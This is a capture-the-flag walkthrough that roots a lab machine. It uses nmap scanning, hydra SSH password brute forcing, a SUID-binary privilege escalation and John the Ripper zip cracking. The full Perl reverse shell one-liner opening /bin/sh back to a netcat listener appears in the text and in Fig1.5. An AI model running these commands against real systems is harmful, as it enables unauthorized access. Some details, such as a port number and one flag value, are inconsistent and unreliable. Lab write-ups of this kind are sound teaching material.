


CTF 2 Walkthrough

This document is intended to walk you through getting all flags for the second CTF in this group.

We will start with information gathering and see what all we can find on the surface level before we dig into actually exploiting the box. Please enjoy.

Starting:

First thing we want to do is figure out what network we are and what else is on that network. We will do so by running the commands as follows in that order: “ip a” and “sudo nmap -sS <IP of network>”. See Fig1.1 and 1.2 below:



```
(kali㉿kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group def
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group d
    link/ether 00:15:5d:6d:a0:0e brd ff:ff:ff:ff:ff:ff
    inet 172.24.76.207/20 brd 172.24.79.255 scope global dynamic noprefixroute
        valid_lft 86143sec preferred_lft 86143sec
    inet6 fe80::215:5dff:fe6d:a00e/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
(kali㉿kali)-[~]
$
```

Fig1.1

```
└─$ sudo nmap -sS 172.24.76.0/20
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-29 00:27 CDT
Nmap scan report for MYDT22.mshome.net (172.24.64.1)
Host is up (0.00029s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
135/tcp   open  msrpc
2179/tcp  open  vmrpd
MAC Address: 00:15:5D:6D:A1:04 (Microsoft)

Nmap scan report for CTF2.mshome.net (172.24.66.239)
Host is up (0.00014s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
3493/tcp  open  nut
5060/tcp  open  sip
MAC Address: 00:15:5D:6D:A0:0F (Microsoft)
```

Fig1.2

We can that ports 22, 80, 3493, 5060 are all open. 22 is ssh, 80 is http. Lets first check out the webpage and see what there is there. The webpage keeps returning unable to connect. Lets keep looking around. Lets try to “telnet 5060” and wee what we get. See Fig1.3

```
(kali㉿kali)-[~]
└─$ telnet 172.24.66.239 506
Trying 172.24.66.239 ...
Connected to 172.24.66.239.
Escape character is '^]'.
hello
mckailah is a great user
mckailah is a great user
mckailah is a great user
mckailah is a great user
mckailah is a great user
mckailah is a great user
mckailah is a great user
mckailah is a great user
mckailah is a great user
mckailah is a great user
mckailah is a great user]
```

Fig1.3

Regardless of what we type in we get nothing back but “mckailah is a great user” so lets try to see if we can find a password hidden somewhere.

When attempting to “telnet” port 3493 we keep getting the same response. Looks like it might be doing something with what ever we type.

No luck finding a password for the user “mckailah”. Lets try to brute force the password using “hydra” and using the password list for John the Ripper. And run the command “hydra -l mckailah -P /usr/share/john/password.list” and just let it run. See Fig1.4

```
(kali㉿kali)-[~]
$ hydra -l mckailah -P /usr/share/john/password.lst 172.24.66.239 ssh
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
  military or secret service organizations, or for illegal purposes (this is n
on-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-04-29 00:
45:36
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 3559 login tries (l:1/p:3
559), ~223 tries per task
[DATA] attacking ssh://172.24.66.239:22/
```

Fig1.4

While that’s running lets try a reverse shell on the other port we found. To start with lets get a listener running in another terminal with “nc -nvlp 4444” and then go back to the telnet connection and run the following perl reverse shell command that we found online. “perl -e 'use Socket;\$i="172.24.76.207";\$p=4444;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in(\$p,inet_aton(\$i))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'" See Fig1.5 and Fig1.6

```
(kali㉿kali)-[~]
$ telnet 172.24.66.239 3493
Trying 172.24.66.239 ...
Connected to 172.24.66.239.
Escape character is '^]'.
You found me. Now what?
You found me. Now what?
You found me. Now what?
perl -e 'use Socket;$i="172.24.76.207";$p=4444;socket(S,PF_INET,SOCK_STREAM,g
etprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i))){open(STDIN
,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
```

Fig1.5

```

(kali㉿kali)-[~]
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [172.24.76.207] from (UNKNOWN) [172.24.66.239] 46894
/bin/sh: 0: can't access tty; job control turned off
$ █

```

Fig1.6

After getting a reverse shell we should check what we have in the current directory using “ls”, then figure out who we are using “whoami” as well as the current directory using “pwd” see Fig1.7

```

(kali㉿kali)-[~]
$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [172.24.76.207] from (UNKNOWN) [172.24.66.239] 46894
/bin/sh: 0: can't access tty; job control turned off
$ ls
Documents
Downloads
Music
Musiz
Pictures
$ whoami
zhane
$ pwd
/home/zhane
$ █

```

Fig1.7

We now know who we are, we should dig around and see what we can find. We find another flag inside the “/home/zhane/Documents” directory flag: “SVQgU3Vja3MK” see Fig1.8. Finding nothing else. Let’s search and see if we have any executables with root level permissions that we might be able to execute. “find / -executable -perm -4000”. We find an interesting executable in the “/var” directory called “exploit” see Fig1.9

```

$ /bin/bash
cat Documents/flag3.txt
SVQgU3Vja3MK

```

Fig1.8

```

find / -executable -perm -4000 2>/dev/null
/var/exploit
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/umount
/usr/bin/su
/usr/bin/sudo
/usr/bin/chfn
/usr/lib/openssh/ssh-keysign

```

Fig1.9

After running the executable with “/var/exploit” lets check who are again with “whoami” and we can see we are root. See Fig1.10. After using “cd /root” and then running “ls” again we see a flag1.txt file and after using “cat” we get another flag: “WW91IGdvdCBST09UCgo=”

```

Pictures
cd /root
ls
flag1.txt
cat flag1.txt
WW91IGdvdCBST09UCgo=

```

Fig1.10

Lets go back to hydra and see how it doing.

We actually got a successful crack on the password. It is ”godzilla” see Fig1.11

```

[22][ssh] host: 172.24.66.239 login: mckailah password: godzilla
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected

```

Fig1.11

Now let’s ssh into the box using “mckailah” as the user and “godzilla” as the password. And we get a successful login. After snooping around the “/home/mckailah” directory we find a passwords.zip file in “/home/mckailah/applicationInfo”. As well as two other files, flag2.txt and remember.txt. After using “cat” on the flag we get another flag: “WW91IGdvdCBST09UCgo=”, and then after using “cat” on the remember.txt we get the following interesting text. See Fig1.12

```

Last login: Sun Apr 28 18:41:51 2024 from 10.10.10.10
$ /bin/bash
mckailah@CTF2:~$ ls
applicationInfo Desktop Documents Download
mckailah@CTF2:~$ ls applicationInfo/
passwords.zip
mckailah@CTF2:~$ ls Desktop/
mckailah@CTF2:~$ ls Documents/
flag2.txt remember.txt
mckailah@CTF2:~$ ls Downloads/
mckailah@CTF2:~$ ls Music/
mckailah@CTF2:~$ ls Pictures/
mckailah@CTF2:~$ cat Documents/flag2.txt
VGhlc2UgQ1RGcyBhcmUgZWZzeQo=
mckailah@CTF2:~$ cat Documents/remember.txt
Some where
there is always an easy pass
john does great at ripping open zips
mckailah@CTF2:~$

```

Fig1.12

John the Ripping is an application that comes preinstalled on kali, and is used to brute force passwords for zip files. First let's bring that zip back into our kali instance using "scp" from our host machine and using the "mckailah" user. By running "scp mckailah@172.24.66.239:/home/mckailah/applicationInfo/passwords.zip /home/kali/passwords.zip" see Fig1.13

```

(kali@kali)-[~]
└─$ scp mckailah@172.24.66.239:/home/mckailah/applicationInfo/passwords.zip /
home/kali/passwords.zip
mckailah@172.24.66.239's password:
passwords.zip                               100% 280  297.0KB/s   00:00
(kali@kali)-[~]

```

Fig1.13

First thing let's see if we can just unzip it. And it's asking for a password. See Fig1.14

Now we can get to work using JohntheRipper. First we need to convert the zip format to john format using "zip2john passwords.zip > passwd.hash" see Fig1.14

```

(kali㉿kali)-[~]
$ unzip passwords.zip
Archive:  passwords.zip
[passwords.zip] passwords.txt password:
password incorrect--reenter:
password incorrect--reenter:
skipping: passwords.txt          incorrect password

(kali㉿kali)-[~]
$ zip2john passwords.zip > passwd.hash
Created directory: /home/kali/.john
ver 2.0 efh 5455 efh 7875 passwords.zip/passwords.txt PKZIP Encr: TS_chk, cmp
len=88, decmplen=83, crc=599856C0 ts=0247 cs=0247 type=8

(kali㉿kali)-[~]
$

```

Fig1.14

To run john we use “john passwd.hash” and let it run, it will then show us the password for the zip file and then we can unzip it and then cat the file to see its contents. See Fig1.15 and Fig1.16

```

(kali㉿kali)-[~]
$ john passwd.hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 6 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Swoosh (passwords.zip/passwords.txt)
1g 0:00:00:00 DONE 2/3 (2024-04-29 01:15) 25.00g/s 870525p/s 870525c/s 870525
C/s 123456 ..pepper1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~]

```

Fig1.15

```
(kali㉿kali)-[~]  
$ unzip passwords.zip  
Archive:  passwords.zip  
[passwords.zip] passwords.txt password:  
  inflating: passwords.txt  
  
(kali㉿kali)-[~]  
$ cat passwords.txt  
password  
FreddyIsN0tSm@rt!?  
S0m3Wh3r3?  
IsTh1sN0t1t?  
P@55w0rd123!  
PASS321!  
P@SS321!  
  
(kali㉿kali)-[~]  
$
```

Fig1.16

It gave us a list of passwords, lets try them one by one to see if any of them are for the user root. And sure enough “S0m3Wh3r3?” was the password for root. We can now “cd” into root, and get flag1.txt see Fig 1.17

```
mckailah@CTF2:~$ su root  
Password:  
root@CTF2:/home/mckailah# cd /root  
root@CTF2:~# ls  
flag1.txt  
root@CTF2:~# cat flag1.txt  
WW91IGdvdCBST09UCgo=  
root@CTF2:~#
```

Fig 1.17

We now have all the flags for this ctf:

- flag1.txt: “WW91IGdvdCBST09UCgo=”
- flag2.txt: “VGhlc2UgQ1RGcyBhcmUgZWZzeQo=”
- flag3.txt: "SVQgU3Vja3MK "

Thus concludes the walkthrough for CTF2.